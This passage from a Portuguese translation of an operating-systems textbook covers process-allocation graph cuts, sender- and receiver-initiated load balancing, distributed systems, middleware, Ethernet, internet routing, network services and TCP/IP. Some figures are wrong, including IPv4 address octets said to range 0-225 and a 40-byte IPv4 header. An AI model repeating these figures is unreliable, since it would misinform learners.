
O sistema pode ser representado como um grafo ponderado, com cada vértice sendo um processo e cada arco representando o fluxo de mensagens entre dois processos. Matematicamente, o problema então se reduz a encontrar uma maneira de dividir (isto é, cortar) o gráfico em *k* subgrafos disjuntos, sujeitos a determinadas restrições (por exemplo, exigências de memória e CPU totais inferiores a determinados limites para cada subgrafo). Para cada solução que atende às restrições, arcos que se encontram inteiramente dentro de um único subgrafo representam a comunicação intramáquina e podem ser ignorados. Arcos que vão de um subgrafo a outro representam o tráfego de rede. A meta é então encontrar a divisão que minimize o tráfego de rede enquanto atendendo todas as restrições. Como um exemplo, a Figura 8.24 mostra um sistema com nove processos, *A* até *I*, com cada arco rotulado com a carga de comunicação média entre esses dois processos (por exemplo, em Mbps).

Na Figura 8.24(a), dividimos o grafo com os processos *A, E* e *G* no nó 1, processos *B, F* e *H* no nó 2, e processos *C, D* e *I* no nó 3. O tráfego total da rede é a soma dos arcos intersecionados pelos cortes (as linhas tracejadas), ou 30 unidades. Na Figura 8.24(b) temos uma divisão diferente que tem apenas 28 unidades de tráfego de rede. Presumindo que ela atende a todas as restrições de memória e CPU, essa é uma escolha melhor, pois exige menos comunicação.

Intuitivamente, o que estamos fazendo é procurar por aglomerados fortemente acoplados (alto fluxo de tráfego intragrupo), mas que interajam pouco com outros aglomerados (baixo fluxo de tráfego intergrupo). Alguns dos primeiros estudos discutindo o problema foram realizados por Chow e Abraham (1982), Lo (1984) e Stone e Bokhari (1978).

Um algoritmo heurístico distribuído iniciado pelo emissor

Agora vamos examinar alguns algoritmos distribuídos. Um algoritmo diz que quando um processo é criado, ele executa no nó que o criou, a não ser que o nó esteja sobrecarregado. A métrica usada para comprovar a sobrecarga pode envolver um número de processos grande demais, um conjunto de trabalho grande demais, ou alguma outra. Se ele estiver sobrecarregado, o nó seleciona outro nó ao acaso e pergunta a ele qual é a sua carga (usando a mesma métrica). Se a carga do nó sondado estiver abaixo do valor limite, o novo processo é enviado para lá (EAGER et al, 1986). Se não estiver, outra máquina é escolhida para a sondagem. A sondagem não segue para sempre.

FIGURA 8.24 Duas maneiras de alocar nove processos em três nós.

Se nenhum anfitrião adequado for encontrado dentro de N sondagens, o algoritmo termina e o processo executa na máquina de origem. A ideia é para os nós pesadamente carregados tentar se livrar do trabalho em excesso, como mostrado na Figura 8.25(a), representando um balanceamento de carga iniciado pelo emissor.

Eager et al. construíram um modelo analítico desse algoritmo baseado em filas. Usando esse modelo, ficou estabelecido que o algoritmo comporta-se bem e é estável sob uma ampla gama de parâmetros, incluindo vários valores de limiares, custos de transferência e limites de sondagem.

Mesmo assim, deve ser observado que em condições de carga pesada, todas as máquinas enviarão sondas constantemente para outras máquinas em uma tentativa fútil de encontrar uma que esteja disposta a aceitar mais trabalho. Poucos processos serão transferidos, mas uma sobrecarga considerável poderá ser incorrida em tentativas de fazê-lo.

Algoritmo heurístico distribuído iniciado pelo receptor


Um algoritmo complementar ao discutido anteriormente, que é iniciado por um emissor sobrecarregado, é iniciado por um receptor com pouca carga, como mostrado na Figura 8.25(b). Com esse algoritmo, sempre que um processo termina, o sistema confere para ver se ele tem trabalho suficiente. Se não tiver, ele escolhe alguma máquina ao acaso e solicita trabalho a ela. Se essa máquina não tem nada a oferecer, uma segunda, e então uma terceira máquina são solicitadas. Se nenhum trabalho for encontrado com N sondagens, o nó para temporariamente de pedir, realiza qualquer trabalho que ele tenha em fila e tenta novamente quando o próximo processo terminar. Se nenhum trabalho estiver disponível, a máquina fica ociosa. Após algum intervalo de tempo fixo, ela começa a sondar novamente.

Uma vantagem desse algoritmo é que ele não coloca uma carga extra sobre o sistema em momentos críticos. O algoritmo iniciado pelo emissor faz um grande número de sondagens precisamente quando o sistema menos pode tolerá-las — isto é, quando ele está pesadamente carregado. Com o algoritmo iniciado pelo receptor, quando o sistema estiver pesadamente carregado, a chance de uma máquina ter trabalho insuficiente é pequena. No entanto, quando isso acontecer, será fácil encontrar trabalho para fazer. É claro, quando há pouco trabalho a fazer, o algoritmo iniciado pelo receptor cria um tráfego de sondagem considerável à medida que todas as máquinas sem trabalho caçam desesperadamente por trabalho para fazer. No entanto, é muito melhor ter uma sobrecarga extra quando o sistema não está sobrecarregado do que quando ele está.

Também é possível combinar ambos os algoritmos e fazer as máquinas tentarem se livrar do trabalho quando elas têm demais, e tentarem adquirir trabalho quando elas não têm o suficiente. Além disso, máquinas podem às vezes fazer melhor do que sondagens aleatórias mantendo um histórico de sondagens passadas para determinar se alguma máquina vive cronicamente subcarregada ou sobrecarregada. Uma dessas pode ser tentada primeiro, dependendo de o iniciador estar tentando livrar-se do trabalho ou adquiri-lo.

8.3 Sistemas distribuídos

Tendo agora completado nosso estudo de multinúcleos, multiprocessadores e multicomputadores, estamos

FIGURA 8.25 (a) Um nó sobrecarregado procurando por um nó menos carregado para o qual possa repassar processos. (b) Um nó vazio procurando trabalho para fazer.

prontos para nos voltar ao último tipo de sistema de múltiplos processadores, o **sistema distribuído**. Esses sistemas são similares a multicomputadores pelo fato de que cada nó tem sua própria memória privada, sem uma memória física compartilhada no sistema. No entanto, sistemas distribuídos são ainda mais fracamente acoplados do que multicomputadores.

Para começo de conversa, cada nó de um multicomputador geralmente tem uma CPU, RAM, uma interface de rede e possivelmente um disco para paginação. Em comparação, cada nó em um sistema distribuído é um computador completo, com um complemento completo de periféricos. Em seguida, os nós de um multicomputador estão em geral em uma única sala, de maneira que eles podem se comunicar através de uma rede de alta velocidade dedicada, enquanto os nós de um sistema distribuído podem estar espalhados pelo mundo todo. Finalmente, todos os nós de um multicomputador executam o mesmo sistema operacional, compartilhando um único sistema de arquivos, e estão sob uma administração comum, enquanto os nós de um sistema distribuído podem cada um executar um sistema operacional diferente, cada um dos quais tendo seu próprio sistema de arquivos, e estar sob uma administração diferente. Um exemplo típico de um multicomputador são 1.024 nós em uma única sala em uma empresa ou universidade trabalhando com, digamos, modelos farmacêuticos, enquanto um sistema distribuído típico consiste em milhares de máquinas cooperando de maneira desagregada através da internet. A Figura 8.26 compara multiprocessadores, multicomputadores e sistemas distribuídos nos pontos mencionados.

Usando essas métricas, multicomputadores estão claramente no meio. Uma questão interessante é: “multicomputadores são mais parecidos com multiprocessadores ou com sistemas distribuídos?”. Estranhamente, a resposta depende muito de sua perspectiva. Do ponto de vista técnico, multiprocessadores têm memória compartilhada e os outros dois não. Essa diferença leva a diferentes modelos de programação e diferentes maneiras de ver as coisas. No entanto, do ponto de vista das aplicações, multiprocessadores e multicomputadores são apenas grandes estantes com equipamentos em uma sala de máquinas. Ambos são usados para solucionar problemas computacionalmente intensivos, enquanto um sistema distribuído conectando computadores por toda a internet em geral está muito mais envolvido na comunicação do que na computação e é usado de maneira diferente.

Até certo ponto, o acoplamento fraco dos computadores em um sistema distribuído é ao mesmo tempo uma vantagem e uma desvantagem. É uma vantagem porque os computadores podem ser usados para uma ampla variedade de aplicações, mas também é uma desvantagem, porque a programação dessas aplicações é difícil por causa da falta de qualquer modelo subjacente comum.

Aplicações típicas da internet incluem acesso a computadores remotos (usando telnet, ssh e rlogin), acesso a informações remotas (usando a **WWW** — **World Wide Web** e o **FTP** — **File Transfer Protocol** — protocolo de transferência de arquivos), comunicação interpessoal (usando e-mail e programas de chat) e muitas aplicações emergentes (por exemplo, e-comércio, telemedicina e ensino a distância). O problema com todas essas aplicações é que cada uma tem de reinventar a roda. Por exemplo, e-mail, FTP e a WWW, todos basicamente movem arquivos do ponto *A* para o ponto *B*, mas cada um tem sua própria maneira de fazê-lo, completa, com suas convenções de nomes, protocolos de transferência, técnicas de replicação e tudo mais. Embora muitos navegadores da web escondam essas diferenças do usuário médio, os mecanismos subjacentes são completamente diferentes.

FIGURA 8.26 Comparação de três tipos de sistemas com múltiplas CPUs.

Item	Multiprocessador	Multicomputador	Sistema distribuído
Configuração do nó	CPU	CPU, RAM, interface de rede	Computador completo
Periféricos do nó	Tudo compartilhado	Compartilhados, talvez exceto o disco	Conjunto completo por nó
Localização	Mesmo rack	Mesma sala	Possivelmente espalhado pelo mundo
Comunicação entre nós	RAM compartilhada	Interconexão dedicada	Rede tradicional
Sistemas operacionais	Um, compartilhado	Múltiplos, mesmo	Possivelmente todos diferentes
Sistemas de arquivos	Um, compartilhado	Um, compartilhado	Cada nó tem seu próprio
Administração	Uma organização	Uma organização	Várias organizações

Escondê-los no nível da interface do usuário é como uma pessoa reservar uma viagem de Nova York para São Francisco em um site de viagens e só depois ficar sabendo se ela comprou uma passagem para um avião, trem ou ônibus.

O que os sistemas distribuídos acrescentam à rede subjacente é algum paradigma comum (modelo) que proporciona uma maneira uniforme de ver o sistema como um todo. A intenção do sistema distribuído é transformar um monte de máquinas conectadas de maneira desagregada em um sistema coerente baseado em um conceito. Às vezes o paradigma é simples e às vezes ele é mais elaborado, mas a ideia é sempre fornecer algo que unifique o sistema.

Um exemplo simples de um paradigma unificador em um contexto diferente é encontrado em UNIX, onde todos os dispositivos de E/S são feitos para parecerem arquivos. Ter teclados, impressoras e linhas seriais, todos operando da mesma maneira, com as mesmas primitivas, torna mais fácil lidar com eles do que tê-los todos conceitualmente diferentes.

Um método pelo qual um sistema distribuído pode alcançar alguma medida de uniformidade diante diferentes sistemas operacionais e hardware subjacente é ter uma camada de software sobre o sistema operacional. A camada, chamada de **middleware**, está ilustrada na Figura 8.27. Essa camada fornece determinadas estruturas de dados e operações que permitem que os processos e usuários em máquinas distantes operem entre si de uma maneira consistente.


De certa maneira, middleware é como o sistema operacional de um sistema distribuído. Essa é a razão de ele estar sendo discutido em um livro sobre sistemas operacionais. Por outro lado, ele *não* é realmente um sistema operacional, então a discussão não entrará muito em detalhes. Para um estudo compreensivo, de um livro inteiro sobre sistemas distribuídos, ver *Sistemas distribuídos* (TANENBAUM e VAN STEEN, 2008). No restante deste capítulo, examinaremos rapidamente o hardware usado em um sistema distribuído (isto é, a rede de computadores subjacente), e seu software de comunicação (os protocolos de rede). Após isso, consideraremos uma série de paradigmas usados nesses sistemas.

8.3.1 Hardware de rede

Sistemas distribuídos são construídos sobre redes de computadores, então é necessária uma breve introdução para o assunto. As redes existem em duas variedades principais, **LANs** (**Local Area Networks** — redes locais), que cobrem um prédio ou um *campus* e **WANs** (**Wide Area Networks** — redes de longa distância), que podem cobrir uma cidade inteira, um país inteiro, ou todo o mundo. O tipo mais importante de LAN é a Ethernet, então a examinaremos como um exemplo de LAN. Como nosso exemplo de WAN, examinaremos a internet, embora tecnicamente a internet não seja apenas uma rede, mas uma federação de milhares de redes separadas. No entanto, para os nossos propósitos, é suficiente pensá-la como uma WAN.

Ethernet

A Ethernet clássica, que é descrita no padrão IEEE Standard 802.3, consiste em um cabo coaxial ao qual uma série de computadores está ligada. O cabo é chamado de Ethernet, em referência ao éter luminoso (*luminiferous ether*) através do qual acreditava-se antigamente que a radiação eletromagnética se propagava. (Quando o físico britânico do século XIX James Clerk Maxwell descobriu que a radiação eletromagnética podia ser descrita

FIGURA 8.27 Posicionamento do middleware em um sistema distribuído.

por uma equação de onda, os cientistas presumiram que o espaço devia estar cheio com algum elemento etéreo no qual a radiação estava se propagando. Apenas após o famoso experimento de Michelson-Morley em 1887, que fracassou em detectar o éter, os físicos perceberam que a radiação podia propagar-se no vácuo).

Na primeiríssima versão da Ethernet, um computador era ligado ao cabo literalmente abrindo um buraco no meio do cabo e enfiando um fio que levava ao computador. Esse conector era chamado de **conector vampiro** e está ilustrado simbolicamente na Figura 8.28(a). Esses conectores eram difíceis de acertar direito, então não levou muito tempo para que conectores apropriados fossem usados. Mesmo assim, eletricamente, todos os computadores eram conectados como se os cabos em suas placas de interface de rede estivessem soldados juntos.

Com muitos computadores conectados ao mesmo cabo, um protocolo é necessário para evitar o caos. Para enviar um pacote na Ethernet, um computador primeiro escuta o cabo para ver se algum outro computador está transmitindo no momento. Se não estiver, ele começa a transmitir um pacote, que consiste em um cabeçalho curto seguido de 0 a 1.500 bytes de informação. Se o cabo estiver em uso, o computador apenas espera até a transmissão atual terminar, então ele começa a enviar.

Se dois computadores começam a transmitir simultaneamente, resulta em uma colisão, que ambos detectam. Ambos respondem terminando suas transmissões, esperando por um tempo aleatório entre 0 e T μs e então iniciando de novo. Se outra colisão ocorrer, todos os computadores esperam um tempo aleatório no intervalo de 0 a $2T$ μs, e então tentam novamente. Em cada colisão seguinte, o intervalo de espera máximo é dobrado, reduzindo a chance de mais colisões. Esse algoritmo é conhecido como **recuo exponencial binário**. Nós o mencionamos anteriormente para reduzir a sobrecarga na espera por variáveis de travamento.


Uma rede Ethernet tem um comprimento de cabo máximo e também um número máximo de computadores que podem ser conectadas a ela. Para superar qualquer um desses limites, um prédio grande ou *campus* podem ser ligados a várias Ethernets, que são então conectadas por dispositivos chamados de **pontes**. Uma ponte é um dispositivo que permite o tráfego passar de uma Ethernet para outra quando a fonte está de um lado e o destino do outro.

Para evitar o problema de colisões, Ethernets modernas usam comutadores, como mostrado na Figura 8.28(b). Cada comutador tem algum número de portas, às quais podem ser ligados computadores, uma Ethernet, ou outro comutador. Quando um pacote evita com sucesso todas as colisões e chega ao comutador, ele é armazenado em um buffer e enviado pela porta que acessa a máquina destinatária. Ao dar a cada computador a sua própria porta, todas as colisões podem ser eliminadas, ao custo de comutadores maiores. Um meio-termo, com apenas alguns computadores por porta, também é possível. Na Figura 8.28(b), uma Ethernet clássica com múltiplos computadores conectados a um cabo por meio de conectores vampiros é conectada a uma das portas do comutador.

A internet

A internet evoluiu da ARPANET, uma rede experimental de comutação de pacotes fundada pela Agência de Projetos de Pesquisa Avançados do Departamento de Defesa dos Estados Unidos. Ela foi colocada em funcionamento em dezembro de 1969 com três computadores na Califórnia e um em Utah. Ela foi projetada no auge da Guerra Fria para ser uma rede altamente tolerante a falhas que continuaria a transmitir tráfego militar mesmo no evento de ataques nucleares diretos sobre múltiplas partes da rede ao automaticamente desviar o tráfego das máquinas atingidas.

A ARPANET cresceu rapidamente na década de 1970, por fim compreendendo centenas de computadores. Então uma rede de pacotes via rádio, uma rede de

FIGURA 8.28 (a) Ethernet clássica. (b) Ethernet usando comutadores.

satélites e por fim milhares de Ethernets foram ligadas a ela, levando à federação de redes que conhecemos hoje como internet.

A internet consiste em dois tipos de computadores, hospedeiros (*hosts*) e roteadores. **Hospedeiros** são PCs, notebooks, smartphones, servidores, computadores de grande porte e outros computadores de propriedade de indivíduos ou companhias que querem conectar-se à internet. **Roteadores** são computadores de comutação especializados que aceitam pacotes que chegam de uma das muitas linhas de entrada e os enviam para fora ao longo das muitas linhas de saída. Um roteador é similar ao comutador da Figura 8.28(b), mas também difere dele de maneiras que não abordaremos aqui. Roteadores são conectados em grandes redes, com cada roteador tendo cabos ou fibras para muitos outros roteadores e hospedeiros. Grandes redes de roteadores nacionais ou mundiais são operadas por companhias telefônicas e ISPs (Internet Service Providers — provedores de serviços de internet) para seus clientes.


A Figura 8.29 mostra uma porção da internet. No topo temos um dos backbones ("espinha dorsal"), normalmente operado por um operador de backbone. Ele consiste em uma série de roteadores conectados por fibras óticas de alta largura de banda, com backbones operados por outras companhias telefônicas (competidoras). Em geral, nenhum hospedeiro se conecta diretamente ao backbone, a não ser máquinas de testes e manutenção operadas pela companhia telefônica.

Ligados aos roteadores dos backbones por conexões de fibra ótica de velocidade média, estão as redes regionais e roteadores nos ISPs. As Ethernets corporativas, por sua vez, cada uma tem um roteador nela e esses estão conectados a roteadores de rede regionais. Roteadores em ISPs estão conectados a bancos modernos usados pelos clientes dos ISPs. Dessa maneira, cada hospedeiro na internet tem pelo menos um caminho, e muitas vezes muitos caminhos, para cada outro hospedeiro.

Todo tráfego na internet é enviado na forma de pacotes. Cada pacote carrega dentro de si seu endereço de destino, e esse endereço é usado para o roteamento. Quando um pacote chega a um roteador, este extrai o endereço de destino e o compara (parte dele) em uma tabela para encontrar para qual linha de saída enviar o pacote e assim para qual roteador. Esse procedimento é repetido até o pacote chegar ao hospedeiro de destino. As tabelas de roteamento são altamente dinâmicas e atualizadas continuamente à medida que os roteadores e as conexões caem e voltam, assim como quando as condições de tráfego mudam. Os algoritmos de roteamento foram intensamente estudados e modificados com o passar dos anos.

8.3.2 Serviços de rede e protocolos

Todas as redes de computador fornecem determinados serviços para os seus usuários (hospedeiros e

FIGURA 8.29 Uma porção da internet.

processos), que elas implementam usando determinadas regras a respeito de trocas de mensagens legais. A seguir apresentaremos uma breve introdução a esses tópicos.

Serviços de rede

Redes de computadores fornecem serviços aos hospedeiros e processos utilizando-as. O **serviço orientado à conexão** utilizou o sistema telefônico como modelo. Para falar com alguém, você pega o telefone, tecla o número, fala e desliga. De modo similar, para usar um serviço de rede orientado à conexão, o usuário do serviço primeiro estabelece uma conexão, usa a conexão e então a libera. O aspecto essencial de uma conexão é que ela atua como uma tubulação: o emissor empurra objetos (bits) em uma extremidade, e o receptor os coleta na mesma ordem na outra extremidade.

Em comparação, o **serviço sem conexão** utilizou o sistema postal como modelo. Cada mensagem (carta) carrega o endereço de destino completo, e cada uma é roteada através do sistema independente de todas as outras. Em geral, quando duas mensagens são enviadas para o mesmo destino, a primeira enviada será a primeira a chegar. No entanto, é possível que a primeira enviada possa ser atrasada de maneira que a segunda chegue primeiro. Com um serviço orientado à conexão isso é impossível.

Cada serviço pode ser caracterizado por uma **qualidade de serviço**. Alguns serviços são confiáveis no sentido de que eles jamais perdem dados. Normalmente, um serviço confiável é implementado fazendo que o receptor confirme o recebimento de cada mensagem enviando de volta um **pacote de confirmação** para que o emissor tenha certeza de que ela chegou. O processo de confirmação gera sobrecarga e atrasos, que são necessários para detectar a perda de pacotes, mas que tornam as coisas mais lentas.

Uma situação típica na qual um serviço orientado à conexão confiável é apropriado é a transferência de arquivos. O proprietário do arquivo quer ter certeza de que todos os bits cheguem corretamente e na mesma ordem em que foram enviados. Pouquíssimos clientes de transferência de arquivos prefeririam um serviço que ocasionalmente embaralha ou perde alguns bits, mesmo que ele seja muito mais rápido.

O serviço orientado à conexão confiável tem duas variações relativamente menores: sequências de mensagens e fluxos de bytes. No primeiro caso, os limites da mensagem são preservados. Quando duas mensagens de 1 KB são enviadas, elas chegam como duas mensagens de 1 KB, jamais como uma mensagem de 2 KB. No segundo caso, a conexão é apenas um fluxo de bytes, sem limites entre mensagens. Quando 2 K bytes chegam ao receptor, não há como dizer se eles foram enviados como uma mensagem de 2 KB, duas mensagens de 1 KB, 2.048 mensagens de 1 byte, ou algo mais. Se as páginas de um livro são enviadas por uma rede para um tipógrafo como mensagens separadas, talvez seja importante preservar os limites das mensagens. Por outro lado, com um terminal conectado a um sistema de servidor remoto, um fluxo de bytes do terminal para o computador é tudo o que é necessário. Não há limites entre mensagens aqui.

Para algumas aplicações, os atrasos introduzidos pelas confirmações são inaceitáveis. Uma dessas aplicações é o tráfego de voz digitalizado. É preferível para os usuários de telefone ouvir um pouco de ruído na linha ou uma palavra embaralhada de vez em quando do que introduzir um atraso para esperar por confirmações.

Nem todas as aplicações exigem conexões. Por exemplo, para testar a rede, tudo o que é necessário é uma maneira de enviar um pacote que tenha uma alta probabilidade de chegada, mas nenhuma garantia. Um serviço não confiável (isto é, sem confirmação) sem conexão é muitas vezes chamado de um **serviço de datagrama**, em analogia com o serviço de telegrama, que também não fornece uma confirmação de volta para o emissor.

Em outras situações, a conveniência de não ter de estabelecer uma conexão para enviar uma mensagem curta é desejada, mas a confiabilidade é essencial. O **serviço datagrama com confirmação** pode ser fornecido para essas aplicações. Ele funciona como enviar uma carta registrada e solicitar um recibo de retorno. Quando o recibo retorna, o emissor tem absolutamente certeza de que a carta foi entregue para a parte intencionada e não perdida ao longo do caminho.

Ainda outro serviço é o **serviço de solicitação-réplica**. Nele o emissor transmite um único datagrama contendo uma solicitação, e a réplica contém a resposta. Por exemplo, uma pesquisa na biblioteca local perguntando onde o uigur é falado cai nessa categoria. A solicitação-réplica é em geral usada para implementar a comunicação no modelo cliente-servidor: o cliente emite uma solicitação e o servidor responde a ela. A Figura 8.30 resume os tipos de serviços discutidos.

Protocolos de rede

Todas as redes têm regras altamente especializadas para quais mensagens podem ser enviadas e respostas

FIGURA 8.30 Seis tipos diferentes de serviços de rede.

	Serviço	Exemplo
Orientado a conexão	Fluxo de mensagens confiável	Sequência de páginas de um livro
	Fluxo de bytes confiável	Login remoto
	Conexão não confiável	Voz digitalizada
Sem conexão	Datagrama não confiável	Pacotes de teste de rede
	Datagrama com confirmação	Correio registrado
	Solicitação-réplica	Consulta a um banco de dados

podem ser retornadas em resposta a essas mensagens. Por exemplo, em determinadas circunstâncias, como transferência de arquivos, quando uma mensagem é enviada de um remetente para um destinatário, é exigido do destinatário que ele envie uma confirmação de volta indicando o recebimento correto da mensagem. Em outras, como telefonia digital, esse tipo de confirmação não é esperada. O conjunto de regras pelo qual computadores particulares comunicam-se é chamado de **protocolo**. Existem muitos protocolos, incluindo protocolos do tipo roteador a roteador, hospedeiro a hospedeiro e outros. Para um tratamento aprofundado das redes de computadores e seus protocolos, ver *Redes de computadores* (TANENBAUM e WETHERALL, 2011).

Todas as redes modernas usam o que é chamado de **pilha de protocolos** para empilhar diferentes protocolos no topo um do outro. Em cada camada, diferentes questões são tratadas. Por exemplo, no nível mais baixo protocolos definem como dizer em que parte do fluxo de bits um pacote começa e termina. Em um nível mais alto, protocolos lidam com como rotear pacotes através de redes complexas da origem ao destino. E em um nível ainda mais alto, eles se certificam de que todos os pacotes em uma mensagem de múltiplos pacotes tenham chegado corretamente e na ordem certa.

Tendo em vista que a maioria dos sistemas distribuídos usa a internet como base, os protocolos-chave que esses sistemas usam são os dois principais da internet: IP e TCP. **IP** (**Internet Protocol** — protocolo da internet) é um protocolo de datagrama no qual um emissor injeta um datagrama de até 64 KB na rede e espera que ele chegue. Nenhuma garantia é dada. O datagrama pode ser fragmentado em pacotes menores à medida que ele passa pela internet. Esses pacotes viajam independentemente, possivelmente ao longo de rotas diferentes. Quando todas as partes chegam ao destino, elas são montadas na ordem correta e entregues.

Duas versões de IP estão em uso, v4 e v6. No momento, v4 ainda domina, então vamos descrevê-lo aqui, mas o v6 está em ascensão. Cada pacote v4 começa com um cabeçalho de 40 bytes que contém um endereço de origem de 32 bits e um endereço de destino de 32 bits entre outros campos. Esses são chamados de **endereços IP** e formam a base do roteamento da internet. Eles são convencionalmente escritos como quatro números decimais na faixa de 0-225 separados por pontos, como em 192.31.231.65. Quando um pacote chega a um roteador, este extrai o endereço de destino IP e o usa para o roteamento.

Já que datagramas de IP não recebem confirmações, o IP sozinho não é suficiente para uma comunicação confiável na internet. Para fornecer uma comunicação confiável, outro protocolo, **TCP** (**Transmission Control Protocol** — protocolo de controle de transmissão), geralmente é colocado sobre o IP. O TCP emprega o IP para fornecer fluxos orientados à conexão. Para usar o TCP, um processo primeiro estabelece uma conexão a um processo remoto. O processo que está sendo requisitado é especificado pelo endereço de IP de uma máquina e um número de porta naquela máquina, a quem os processos interessados em receber conexões ouvem. Uma vez que isso tenha sido feito, ele simplesmente envia bytes para a conexão, com garantia de que sairão do outro lado ilesos e na ordem correta. A implementação do TCP consegue essa garantia usando números de sequências, somas de verificação e retransmissões de pacotes incorretamente recebidos. Tudo isso é transparente para os processos enviando e recebendo dados. Eles simplesmente veem uma comunicação entre processos como confiável, como um pipe do UNIX.

Para ver como todos esses protocolos interagem, considere o caso mais simples de uma mensagem muito pequena que não precisa ser fragmentada em nível algum. O hospedeiro está em uma Ethernet conectada à internet.

O que acontece exatamente? O processo usuário gera a mensagem e faz uma chamada de sistema para enviá-la em uma conexão TCP previamente estabelecida. A pilha de protocolos do núcleo acrescenta um cabeçalho TCP e então um cabeçalho de IP na frente da mensagem. Depois ela vai para o driver da Ethernet, que acrescenta um cabeçalho de Ethernet direcionando o pacote para o roteador na Ethernet. Este então injeta o pacote na internet, como descrito na Figura 8.31.

